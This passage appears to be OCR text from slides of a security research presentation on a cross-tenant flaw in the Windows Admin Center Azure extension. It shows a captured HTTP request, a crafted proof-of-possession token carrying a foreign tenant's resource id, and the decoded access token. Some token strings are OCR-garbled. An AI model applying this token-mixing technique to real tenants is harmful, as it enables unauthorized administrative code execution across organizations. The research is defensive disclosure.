


Mechanics of the Failure

The WAC extension does not properly validate the token pair:

- WAC.CheckAccess token can be mixed with attacker-controlled PoP tokens
- Bypass expected identity and tenant validation

Enables **unauthorized administrative remote code execution access** to any WAC managed device in the tenant with a stolen CheckAccess token.


Services
File Action View Help
Services (Local)
Services (Local)
Windows Admin Center
Start the service
Description:
Manage remote Windows compute
from web service.
Extended Standard
Administrator: C:\Windows\System32\cmd.exe
48.217.51.149
----- Incoming request from 8 -----
GET /manifest.json HTTP/2
Remote-Addr: 4
Host: map4fnjisgolunjtxusgix44kdhm52a4cxq74sjoczp3rds6etoq.y67b3mygunyctymad4qshruyrxn4wqubvxp47x4kwqfl3d7p5puq.eastus.waconazure.com:6516
Authorization-Aad: WAC;PAS pop
Bearer
WAC.CheckAccess
Access Token
Sec-Ch-Ua-Platform: "Windows"
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36 Edg/138.0.0.0
Accept: application/json, text/plain, */*
Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138", "Microsoft Edge";v="138"
Sec-Ch-Ua-Mobile: ?0
Origin: https://portal-s5.site.waconazure.com
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Sec-Fetch-Storage-Access: active
Referer: https://portal-s5.site.waconazure.com/
Accept-Encoding: gzip, deflate, br, zstd
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
Cookie: .AspNetCore.Antiforgery.7Eyhia2WOxE=CfDJ8JPTAWrFckZErOyxdpuGI_-4JEmQM_2HgPxRran2BY75n4D_G-wCJAZfwtWsrty8JMH9HF1T-g0yOaQUSLZIBf-VX7FaNIWxWX93S_Op6g-WeYzMmTFjfcsjuiFwBl4wXJaD2glfD1h4O6-FzNyzkSk; XSRF-TOKEN=CfDJ8JPTAWrFckZErOyxdpuGI__9jKztOjWld1B89yjsZj-4drrE3747ct-FKhUVsORsbWR-whXkGdHt6mSEiFdtSRDoMwWWOuJ7RLGJr2eRJr4sJEv2ixnCjOu1p2Me5zY-pBF7XNXWDdS6oeFSNU372O8WZF95j3WMqOWe-UG7_-Y6guGsk0E0RM1GqAnJQ_KAmQ
----- Response sent -----
HTTP/2 200 OK
Content-Type: application/json
Content-Length: 941980
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: https://portal-s5.site.waconazure.com


```
{
    "alg": "RS256",
    "kid": "eyJraWQiOiAibG9pZl92SkNmSTUweVk3TEpKa2xBaXFIM1EyTWVMZ284OW83MTVEckE5OCJ9",
    "typ": "pop"
}.{
    "at":
"eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6IkpZaEFiVFBNWl9MWDZEOmxPV1E3SG4wTmVYRSIsImtpZCI6IkpZaEFiVFBNWl9MWDZEOmxPV1E3SG4wTmVYRSJ9.eyJhdWQiOiJodHRwczovL3Nzbv5wb3J0YWwud2Fjb25henVyZS5jb20iLCJpc3MiOiJodHRwczovL3N0cv53aW5kb3dzLm5ldC82Zjk2YWNjZi01MTU5LTQ4YjMtYTA5Zi05NWU4ZWQzOGMwMjMvIi
IsImFpbyI6IkFhUUFXLzhaQUFBQXN
AzYy1iYzM2LTQ0OTQtYjhhYi03M2U
lnbjVYbzdUakFZOW5ua1BXTG9HZE5
9jQGN5bXVsYW5leHQub25taWNyb3N
HO5oR08qUPdlENdUy3FMxIbbzARDSN06ijhtY6Twd-Hw_JviQZs5dF8UVCVasy333ASZpepgBANdbmp1qJqtfpgYiLxLnpel4wVOhUouRZ3-a-MGcLpL8nS6jvE3TM-psMxmG_eTBtKLZRVfuyhLMR95LBM-5Iy1f8IC9RMikCzH55msGe5gyYBFTDICpGOv17fZVHrc8uuNuqmpAcDAXaXcftung",
    "ts": 1754339231,
    "m": "POST",
    "u": "20.46.249.55:6516",
    "nonce": "019865fc-e8d2-7395-ba86-74dc18cea6ac",
    "p": "/",
    "client_claims": "{\"version\":\"1.0.0\",\"resourceId\":\"/subscriptions/22a95[redacted]9ae0/resourcegroups/ben-agent/providers/Microsoft.Compute/virtualMachines/AdminCente-2\"}",
    "cnf": {
        "jwk": {
            "alg": "RS256",
            "e": "AQAB",
            "ext": true,
            "key_ops": [
                "verify"
            ],
            "kty": "RSA",
            "n": "rU16ISVyfb-r8NphXd1gx7gMdP8Xw_e6TuX3jx7IClrIOYmglsOWcRzW9VvHObPiXYuUc-PdXFPm9ir68o89xdYCj-PQpLEs8l_GDkRzcY-QWUFDV2oi2CHzk5pYNdENdthle2atu0mSmrF0UzafnamkQslYd6iNeienNM93F4gQ-SyLGsgbPqYPsUxSW5Jy8cePYLyUw1Lz4o6hX9pmmkLQ1-Og5Zt1fmYXC_90jw57PePPzgBi-a6PYt9jRj_J3Lk0PxGzln
        }
    }
}
```


A crafted resource id.
The subscription, resource group, and virtual machine belong to a different tenant than the identity associated with the access token.

The access token wrapped within:


```
{
    "typ": "JWT",
    "alg": "RS256",
    "x5t": "JYhAcTPMZ_LX6DBlOWQ7Hn0NeXE",
    "kid": "JYhAcTPMZ_LX6DBlOWQ7Hn0NeXE"
}.{
    "aud": "https://sso.portal.waconazure.com",
    "iss": "https://sts.windows.net/6f96accf-5[redacted]f-95e8ed38c063/",
    "iat": 1754338824,
    "nbf": 1754338824,
    "exp": 1754344104,
    "acr": "1",
    "aio": "AaQAW/8ZAAAAsckZjfaB4SiL12Ft7m/DZ5l+NU0blRaolvaZwzalYyjduR7PYk4x7Ew9sQC/rvud51Tq4kORVnqTu1TE+zrI1oEZkPIiMJe6vQ1UPhLTIsKgpHtX5FZg+s/ODtrcyE67ije0EK7c6wcVdXBAiQFVNFKsSNhXEVXcePX/FS00iEueY2hYK8CMe7K61xsb+By8VRWQN2WUlpHchIs142bL6g==",
    "amr": [
        "pwd",
        "mfa"
    ],
    "appid": "03ec703c-bc36-4494-b8ab-73e84692823a",
    "appidacr": "0",
    "cnf": {
        "kid": "loif_vJCfI50yY7LJJklAiqH3Q2MeLgo89o715DrA98",
        "xms_ksl": null
    },
    "idtyp": "user",
    "ipaddr": "[redacted]",
    "name": "wacpoc",
    "oid": "19433030-f739-4b85-bf0c-61792f063155",
    "puid": "10032004F7795AC7",
    "rh": "1.AWMBz6yWb1lRs0ign5Xo7TjAY9nnkPWLoGdNvrH7pkSW4Z7IAVJjAQ.",
    "scp": "user_impersonation",
    "sid": "007a8f19-86c4-7234-184c-87ec0909c1ee",
    "sub": "1dhrLhx7knFpwdc9Cvg9OGVM4T1cxR-2qwsxumk-pgc",
    "tid": "6f96accf-5159-48b3-a09f-95e8ed38c063",
    "unique_name": "wacpoc[redacted]next.onmicrosoft.com",
    "upn": "wacpoc@cymulanext.onmicrosoft.com",
    "uti": "CMOy7VssX0GEcblBTcy9AA",
    "ver": "1.0",
    "xms_ftd": "UZxmxHjKAhX-0GazfiXX-VhbkZIMEDbLXf61g7hYLxYBdXN3ZXN0My1kc21z",
    "xms_idrel": "6 1"
}
```

